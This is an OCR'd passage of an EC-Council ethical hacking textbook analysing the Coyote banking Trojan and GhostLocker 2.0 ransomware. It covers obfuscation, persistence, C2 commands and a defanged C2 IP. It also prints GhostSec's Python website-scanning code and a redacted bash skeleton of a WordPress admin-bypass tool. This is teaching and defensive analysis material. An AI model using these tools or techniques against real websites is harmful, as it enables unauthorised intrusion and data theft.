


Figure 7.144: Unpacked .NET executable

Here, the same entry point, obs-browser-page.exe, is employed for each reboot, which can later be used for persistence.

- **Stage 3: Exploitation**

Once executed, Coyote does not incorporate any code obfuscation; instead, it solely employs string obfuscation through AES.




Figure 7.145: Building encrypted string table

To obtain a particular string, Coyote invokes a decryption function that uses a string index as an argument. This decryption function operates by constructing a table of data encoded in base64 format. The initial 16 bytes of each decoded data segment act as the Initial Vector (IV), whereas the remaining bytes constitute the encrypted data, which are later utilized for the AES decryption process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.146: Data structure representing IV and encrypted data

Each executable generates a unique key and the AES decryption algorithm employs the standard .NET interfaces. With this methodology, whenever Coyote requires access to a string, it scans the table and decrypts each string using a customized IV. In this manner, Coyote hunts the credentials of Internet banking users. In addition to stealing credentials, Coyote serves as a vigilant spy for monitoring logs, stealing keystrokes, and other data stored in the target system.

- **Stage 4: Persistence**

  Coyote establishes persistence using Windows Logon scripts. Initially, it verifies the existence of **`HKCU\Environment\UserInitMprLogonScript`**. If this registry entry is found, Coyote inserts the full path to the signed application, in this scenario, obs-browser-page.exe.

  The objective of the Coyote Trojan aligns with standard banking Trojan behavior. It actively monitors all running applications in the victim's system and awaits access to specific banking applications and websites.

hiden-1.ir




Figure 7.147: Screenshot of application monitoring routine

- **Stage 5: Command and Control (C2) Communication**

  If the target system accesses any banking-related application, Coyote establishes communication with the Command and Control (C2) server, conveying all activities performed on the system. To communicate with its C2 server, the Trojan uses an SSL channel, which is a mutual authentication scheme. This indicates that the Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

possesses a certificate issued by the attacker-controlled server, which it utilizes during connection establishment. Once communication is established, the C2 server responds with an array of actions or commands on the machine, ranging from keylogging to capturing screenshots.

The certificate is maintained as a resource in an encrypted format and decrypted using the X.509 library from .Net. After confirming the legitimacy of the connection with the attacker, the malware transmits the information gathered from the compromised machine and banking applications to the server. This information includes the following:

- Infected system name
- Randomly generated GUID
- Banking application being accessed

Using this information, an attacker can respond to packets comprising distinct actions. To interpret these actions, an attacker sends a string to a random delimiter. Each string segment is subsequently transformed into a list, with the initial entry indicating the command type. It evaluates the length of a string within the first parameter, which is randomly generated to determine the desired command.

The following are the exclusive commands that a remote attacker uses to communicate with Coyote to execute malicious actions on an infected machine:

Length	Description
12	Take a screenshot
14	Show an overlay window of a fake banking app
15	Show a Window that is in the foreground
17	Kill a process
18	Show a full-screen overlay
21	Shut down the machine
27	Block machine with a fake banking image displaying: "Working on updates..."
31	Enable a keylogger
32	Move mouse cursor to specific X, Y position

Table 7.6: Commands with specific actions

hide01_ii

Virus Analysis: GhostLocker 2.0

Source: *https://talosintelligence.com*

GhostLocker 2.0 or GhostLocker V2 is an updated version of the previous GhostLocker ransomware developed by the GhostSec hacktivist group. This new version of GhostLocker was written in Golang and has advanced management panels for tracking different payouts and campaigns. The threat group spreads this ransomware by infiltrating the target's system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

through a compromised software supply chain targeting software vendors with lower security budgets. In addition, they can exploit vulnerable RDP configurations, which allows them to move laterally in the target network and encrypt critical data. Additionally, the threat group attempted double extortion strategies to threaten the victim to provide the decryption key for a ransom while simultaneously leaking sensitive data to the public.

In November 2023, GhostSec announced an updated iteration of its GhostLocker ransomware, labeled GhostLocker 2.0. Additionally, they hinted at ongoing development efforts for GhostLocker V3, underscoring their commitment to advancing their arsenal.




Figure 7.148: GhostSec announcement (1)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.149: GhostSec announcement (2)

GhostLocker 2.0 Malware Attack Phases

- **Stage 1: Initial access**

  Talos's investigation revealed two fresh additions to GhostSec's toolkit, purportedly employed by the hacking group to infiltrate legitimate websites. One is the "GhostSec Deep Scan toolset," utilized for recursively scanning legitimate websites. The other is a hacking tool designed for executing cross-site scripting (XSS) attacks, known as "GhostPresser".

hide01.ir

```
import requests
from bs4 import BeautifulSoup
from urllib.parse import urlparse, urljoin
import builtwith
import whois
from sslyze import server_connectivity, plugins
from PyInquirer import prompt
from termcolor import colored


class GhostSecDeepScanToolSet:
    def __init__(self):
        self.visited_urls = set()

    def show_menu(self):
        questions = [
            {
                'type': 'list',
                'name': 'option',
                'message': colored('GhostSec Deep Scan ToolSet - Select an option:', 'cyan'),
                'choices': [
                    colored('Perform User-Specific Search', 'green'),
                    colored('Scan Multiple Sites', 'green'),
                    colored('Advanced Search Options', 'green'),
                    colored('Spider Function', 'green'),
                    colored('Deep Scan and Technology Analysis', 'green'),
                    colored('Security Protocols', 'green'),
                    colored('Error Handling Protocols', 'green'),
                    colored('Whois Lookup', 'green'),
                    colored('Save Data to File', 'green'),
                    colored('Content Analysis', 'green'),
                    colored('SSL Analysis', 'green'),
                    colored('Check robots.txt', 'green'),
                    colored('Check sitemap.xml', 'green'),
                    colored('DNS Lookup', 'green'),
                    colored('Perform CVE Scan', 'green'),
                    colored('Exit', 'red')
                ],
            }
        ]

        try:
            answers = prompt(questions)
            return answers['option']
        except KeyboardInterrupt:
            print("\nExiting GhostSec Deep Scan ToolSet.")
            exit()
```

Figure 7.150: GhostLocker 2.0 Python utility to scan the websites

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The tool comprises various modules designed to perform the following scans on targeted websites:

1. Conduct user-specific searches.
2. Scan multiple websites simultaneously.
3. Extract hyperlinks from the website.
4. Perform a deep scan, analyzing the technologies employed in constructing the web page.
5. Scan security protocols to identify SSL/TLS and HSTS (HTTP Strict Transport Security).
6. Conduct website content analysis and extract content to a file.
7. Execute a Whois lookup.
8. Verify the presence of broken links within the website.

One sophisticated module, known as **deep_scan**, is run by an attacker to parse and extract data from target webpages. This information can be used to examine the technologies associated with these pages.

```
def deep_scan(self, url):
    try:
        html_source, technologies = self.fetch_deep_scan_data(url)
        if html_source and technologies:
            print(colored("HTML Source Code:", 'cyan'))
            print(html_source)
            print(colored("Technologies Used:", 'cyan'))
            print(technologies)
        else:
            print(colored("Deep scan failed. Check the URL and try again.", 'red'))
    except Exception as e:
        print(colored(f"An error occurred during deep scan: {e}", 'red'))

def fetch_deep_scan_data(self, url):
    try:
        response = requests.get(url)
        response.raise_for_status()  # Raise an exception for bad response status

        soup = BeautifulSoup(response.text, 'html.parser')

        # Parse technologies using builtwith library
        technologies = builtwith.builtwith(url)

        return soup.prettify(), technologies
    except requests.exceptions.RequestException as req_err:
        print(colored(f"Error: {req_err}", 'red'))
        return None, None
```

hide01.ir

Figure 7.151: A function to parse and identify the technology used on the webpage

Another hacking tool, GhostPresser, was employed by GhostSec to bypass the WordPress admin security measures and perform a cross-site scripting (XSS) attack against a legitimate website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
bash
#!/bin/bash

# GhostPresser Wordpress Admin Bypass And Hack Tool
# [redacted] Canada Hack
# We Are GhostSec

get_user_input() {
handle_error() {
login_and_action() {
activate_plugin() {
deactivate_plugin() {
update_core() {
create_user() {
change_settings() {
install_theme() {
while true; do

dialog --clear --backtitle "GhostPresser - WordPress Hack Tool" \

--title "Main Menu" \

--menu "Choose an option:" \

1 "Bypass Login and Perform Action" \

2 "Activate a Plugin" \

3 "Deactivate a Plugin" \

4 "Update WordPress Core" \

5 "Create a New User" \

6 "Change WordPress Settings" \

7 "Install a New Theme" \

8 "Perform Advanced Audit" \

9 "Perform Expert Audit" \

10 "Advanced Audit" \

11 "Expert Audit" \

12 "Exit" 2>
```

hide01.ir

Figure 7.152: Launching GhostPresser tool

After successfully injecting GhostPresser into a targeted WordPress website, a threat actor can perform the following actions:

1. Bypass logins and conduct actions like testing cookies
2. Enable or disable plugins
3. Modify WordPress settings
4. Create a new user
5. Update WordPress core information
6. Utilize functions to install new themes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An example of one such function within GhostPresser for installing new themes in WordPress is provided below.

```
install theme() {
local theme_name
local wordpress_logged_in_cookie
theme_name=[redacted]
wordpress_logged_in_cookie=[redacted]
response=[redacted]
if [[ $response == *"Error"* ]]; then
handle_error "Theme installation failed. Check the theme name and try again."
else
echo "Theme installation successful."
fi
```

Figure 7.153: Launching GhostPresser tool

- **Stage 2: Execution**

  GhostLocker 2.0 locks files on the victim's device using a sophisticated encryption method and appends the ".ghost" extension to each encrypted file. It then deploys a ransom note for monetary gain. In this note, the operator instructs users to safeguard the encryption ID provided in the ransom note and pass it via their chat service for negotiation purposes through the clickable link "Click me." The operator also warns that a failure to negotiate for seven days will result in the disclosure of the victim's compromised data on the dark web.


Figure 7.154: Ransom Note of GhostLocker 2.0 (right)

The GhostLocker Ransomware as a Service (RAAS) includes a command and control (C2) panel, enabling affiliates to monitor their attack process and the profits they gain. Once the ransomware binaries are deployed on the victim's system, they connect to the C2 panel, allowing the affiliates to track the encryption status. Talos recently uncovered the GhostLocker 2.0 C2 server, identified with the IP address 94[.]103[.]91[.]246.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.155: GhostLocker C2 panels (1)



hide01.ir

Figure 7.156: GhostLocker C2 panel (2)

